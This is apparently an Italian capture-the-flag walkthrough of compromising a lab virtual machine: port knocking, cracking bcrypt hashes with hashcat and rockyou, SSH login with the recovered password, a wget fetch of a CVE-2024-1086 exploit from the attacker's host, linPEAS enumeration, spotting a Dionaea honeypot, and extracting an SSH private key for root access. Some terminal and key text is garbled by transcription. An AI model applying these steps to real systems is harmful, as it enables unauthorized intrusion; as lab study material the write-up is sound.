
```
}
```

```
?>
```

Hai provato a bussare? La tecnica del knocking in questo caso e' servita per sbloccarere una porta in particolare la 22

Utilizzando le porte trovate precedentemente nella mappa del malandrino con nmap -pporta in successioneip target... questa sequenza fara' aprire la porta 22 e chiudere la 2222

Abbiamo i nomi dei 4 utenti e abbiamo gli hash dei relativi utenti. Pur avendo l'accesso alla porta 22 per poter entrare in ssh nella macchina non abbiamo ancora una password valida per sfruttarlo. Dopo aver eseguito una scansione con Nessus trovando 2 vulnerabilità ho deciso che soluzione più semplice per ora è l'utilizzo di hashcat per rendere comprensibili gli hash trovati. Lo utilizzeremo con rockyou che racchiude un database di parole da comparare ampio.



```

kali@kali:~/Desktop
Session Actions Edit View Help
Hash.Target.....: hashes2.txt
Time.Started....: Thu Oct 23 14:17:50 2025, (2 hours, 36 mins)
Time.Estimated...: Thu Nov 23 14:17:50 2025, (29 days, 23 hours)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.0%)
Speed.#01.....: 31 H/s (3.72ms) @ Accel:2 Loops:32 Thr:1 Vec:1
Recovered.....: 0/4 (0.0%) Digests (total), 0/4 (0.0%) Digests (new), 0/4 (0.0%) Salts
Progress.....: 294512/537548 (0.51%)
Rejected.....: 0/294512 (0.00%)
Restore.Point...: 73628/14344387 (0.51%)
Restore.Sub.#01.: Salt:0 Amplifier:0-1 Iteration:864-896
Candidate.Engine.: Device Generator
Candidates.#01...: disney41 → diesel
$2y$10$3tSgP0ETI4Vppbsw4CShzeSbP6QEDMByxelQEPUdh7Uh6Q5allRZDy:darkprincess
[s]status [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>


Session.....: bcrypt_crack
Status.....: Running
Hash.Mode.....: $2a$ (bcrypt $2a$, Blowfish (Unix))
Hash.Target...: hashes2.txt
Time.Started....: Thu Oct 23 14:17:50 2025, (2 hours, 36 mins)
Time.Estimated...: Sat Nov 8 10:05:35 2025, (19 days, 18 hours)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.0%)
Speed.#01.....: 31 H/s (4.71ms) @ Accel:2 Loops:32 Thr:1 Vec:1
Recovered.....: 1/4 (25.0%) Digests (total), 1/4 (25.0%) Digests (new), 1/4 (25.0%) Salts
Progress.....: 294804/537548 (0.51%)
Rejected.....: 0/294804 (0.00%)
Restore.Point...: 73716/14344387 (0.51%)
Restore.Sub.#01.: Salt:0 Amplifier:0-1 Iteration:928-960
Candidate.Engine.: Device Generator
Candidates.#01...: cowboy01 → copper123
[s]status [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>

Session.....: bcrypt_crack
Status.....: Running
Hash.Mode.....: $2a$ (bcrypt $2a$, Blowfish (Unix))
Hash.Target...: hashes2.txt
Time.Started....: Thu Oct 23 14:17:50 2025, (2 hours, 36 mins)
Time.Estimated...: Sat Nov 8 22:55:04 2025, (16 days, 7 hours)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)


```

La password trovata fa riferimento a MILENA:
User : Milena
password : darkprincess

Essendo riuscito a trovare la password la curiosità mi spinge subito a provare ad entrare nella macchina inserendo le credenziali



Qui troviamo un ulteriore flag ed un file swp contenente la nostra pass e 2 "stringhe" che a prima vista sembrano anche loro password ma complesse



Da qui in poi le cose si fanno complicate , pur avendo la soluzione sotto gli occhi ho tentato 3 strade diverse :

1) Ho caricato un exploit per poi farlo girare e sfruttare la vulnerabilità trovata con Nessus cve-2024-1086

Dopo aver provato innumerevoli volte ho deciso di percorrere un'altra strada per scoprire le vulnerabilità della macchina

The screenshot shows a terminal window titled "Episode BlackBox [In esecuzione] - Oracle VirtualBox". The terminal output is as follows:

```
milena@blackbox:~$ gcc --version
-bash: gcc: command not found
milena@blackbox:~$ whereis gcc
gcc: /usr/share/gcc
milena@blackbox:~$ cd /tmp
milena@blackbox:/tmp$ wget http://192.168.50.4/exploit
--2025-10-25 21:11:14-- http://192.168.50.4/exploit
Connecting to 192.168.50.4:80... failed: No route to host.
milena@blackbox:/tmp$ wget http://192.168.50.100/exploit
--2025-10-25 21:13:09-- http://192.168.50.100/exploit
Connecting to 192.168.50.100:80... failed: Connection refused.
milena@blackbox:/tmp$ wget http://192.168.50.100/exploit
--2025-10-25 21:13:25-- http://192.168.50.100/exploit
Connecting to 192.168.50.100:80... failed: Connection refused.
milena@blackbox:/tmp$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.803 ms
^C
--- 192.168.50.100 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.803/0.935/1.067/0.132 ms
milena@blackbox:/tmp$ wget http://192.168.50.100/exploit
--2025-10-25 21:15:50-- http://192.168.50.100/exploit
Connecting to 192.168.50.100:80... failed: Connection refused.
milena@blackbox:/tmp$ wget http://192.168.50.100:2222/exploit
--2025-10-25 21:18:36-- http://192.168.50.100:2222/exploit
Connecting to 192.168.50.100:2222... connected.
HTTP request sent, awaiting response... 200 OK
Length: 169392 (165K) [application/octet-stream]
Saving to: 'exploit'

exploit          100%[=====] 165.42K  --.-KB/s   in 0.005s

2025-10-25 21:18:36 (34.2 MB/s) - 'exploit' saved [169392/169392]

milena@blackbox:/tmp$
```

2) ho caricato linpeas.sh all'interno della macchina per avere un resoconto preciso di che strada poter prendere come passo successivo.

```
LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it
LightCyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SIGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

Starting LinPEAS. Caching Writable Folders...
Basic information
OS: Linux version 5.15.0-122-generic (buildd@lcy02-amd64-034) (gcc (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0, GNU ld (GNU Binutils for Ubuntu) 2.38) #132-Ubuntu SMP Thu Aug 29 13:45:52 UTC 2024
User & Groups: uid=1001(milena) gid=1001(milena) groups=1001(milena),1004(shared)
Hostname: blackbox
[+] /usr/bin/ping is available for network discovery (LinPEAS can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (LinPEAS can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (LinPEAS can discover hosts and scan ports, learn more with -h)

Caching directories . . . .
Decafuf8?sp=
streamskoid
2230A42%0A07
013naXRodnTu
3WLLCJWXXRoi
t-dispositio
-42be-b5d9-1
cationMs2fuct
ske3n05-10-
L1N9-eyzct
3HdJoxN2YxID
in 0.1s
```

Ma anche in questo caso molte vulnerabilità ma nessuna funzionante. La macchina si comporta in maniera anomala e la mia attenzione cade su un nome Dionaea. Proprio come la pianta carnivora da cui prende il nome questo honeypot tende a registrare ogni singola mossa fatta dall'attaccante e restituisce vulnerabilità inesistenti


Da qui la decisione di riniziare da ciò che avevo.

```
milena@blackbox:/home/shared$ ^C
milena@blackbox:/home/shared$ vim myLovePotion.swp
-bash: vim: command not found
milena@blackbox:/home/shared$ ls -a
. . . .myLovePotion.swp .myLovePotion.swp.swp
milena@blackbox:/home/shared$ cat myLovePotion.swp
cat: myLovePotion.swp: No such file or directory
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai{lqP7}(Fu9S3P
91T(0F9817"-I8h
darkprincess
milena@blackbox:/home/shared$
```

La prima password corrisponde al login di marco invece la seconda corrisponde a quella di LUCA.

LUCA l' infedele ,il blasfemo ,la carogna , l'ex dipendente traditore. Entrando con questo user e utilizzando il comando ls -a scopriamo dei documenti nascosti e una foto , un altro logo Theta con estensione jpg.bak


Rifacciamo la stessa procedura utilizzata all'inizio usando steghide e come password la Wand trovata con Burp Suite.



```
1-----BEGIN OPENSSH PRIVATE KEY-----  
2 b3BlbnNzaC1rZXktdjEAAAABG5vbmuAAAAEb9uZQAAAAAAABAAABlwAAAAdzc2gtcn  
3 NhAAAAAwEAAQAAAYEAqd5eyNiG7l08UXIRlxVfrM8onZ+kKGgorLfyEYjNJJl644QKef3  
4 8Vg2uSXzdpjg9tWSWAz7M06614w1ahy7anhIWZoVV7UG/Fvsbr1Kr/UbR7odwoBW6N2PXA  
5 zrjfGfuTHvqo30p4K18TnzPPhPo3/JW5FRARPG6v6H57Gdj1jgdU0DafXqrAxRI6D8Au85  
6 uESVOA9eCab0VqDvbY09LVuoalRgN66W+PEib8eCpN5u0RxOrm0D4geG7KaowJ1AcrN6cm  
7 WoeKhXJf9aNpazNbNNZmxAya+TPYMK+VEzBJlqiellrAGrMsa1pjgadawKeJx73ay5NohN  
8 K5DhL516NXOZD7prA0c0ckCPw+9aGf0lybcGNZ1yMhPx4yJiq3P+dfEX+87ev2lC0jL97  
9 cIz092skPtj/GNcr5L/PBXi7ccgInmCC+e00U0QhzdOM5mwaXvhElu6VgbKawlDsybulcl  
10 iXWQ49jJ4W8t2yIBNEL1zQ/MW52Zc04pCZVc40/hAAAFiEumHwNLph8DAAAAB3NzaC1yc2  
11 EAAAGBAKnOXsjYhu5dPFfyzEV1X6zPKJ2fpChoK3hGIzSSZe0ECnn9/FYNrk183aY  
12 I/bVklgM+zNououMNWocu2p4SFmaFVe1Bvx7G0dS9/1G0e6HcKAVujdj1wM64xYLkx76q  
13 N9keTfE58zz4Tzod/yVuRUQETxur+h+exnY7Y4HVdg2n16qwMUS0g/ALvObhElTgPXgmm  
14 9L6g722DVs1bqGi0YDeulvjxIm/HqqTebtEcTkZtA+IHhuymqMCd0HKzenJl_jnioVyX/Wj  
15 aWszWzTWzQMMvkz2DJPlRMwSzaonpawBqzLGtaY4GnWlmJHice92suTaITSuQ4S+dejVz  
16 sw+6awNHDnJAj8PvWhn9Jcm3BjWdcjIT8eMiYqt0j/nXfF/v03r9pQtIy/e3CM9PdrJD7Y  
17 /xjXK+S/zwV4u3HICJ5ggvntNFNEic3Tj0zsG174RJV0lrmymjsQ7Mm7pXJY1k0PYyeFv  
18 LdsiATRC9c0PzFudmXNOKQmVXONP4QAAAAMBAAEAAAGATy/6Psg3ZZf0Ixyn8Ws56btVK  
19 AzLNVECIibxayGnyjIhRjxbXsqGaE6SbtzN0tqhGDsGYNgof1QaMbeZuvZi6OnTVue/Gd  
20 xFU1DSV7xPPp5eeOkY7k3n/T5IrTeGmDjZBe8Q+BsfYtBQm22jQd2S76Q1hBVRhkkPsiL  
21 a6Pw48/tv5IUPQweGfxUPyEktuTW6R/MgE9kAUUA0J8Z3cnloDevWqHZGbww//WIGDdgGY6  
22 AkZhZ956EMut4Fk/nlvLyjy32vqEcxo08G2a0Bc1ICv71PFomu1SYpH5xc9CKBFBSaQTKG  
23 YNT7cAR7lJhmIvh98lCu9+oBoVM7vLL7uIn3scFeMK2ZmJ3KiCpuXKeKudCwNtMiomONo
```

Open ssh private key id-rsa

Dopo aver scoperto la chiave cambiamo i permessi con chmod 600 e colleghiamoci in ssh -i id_rsa root 192.168.50.6

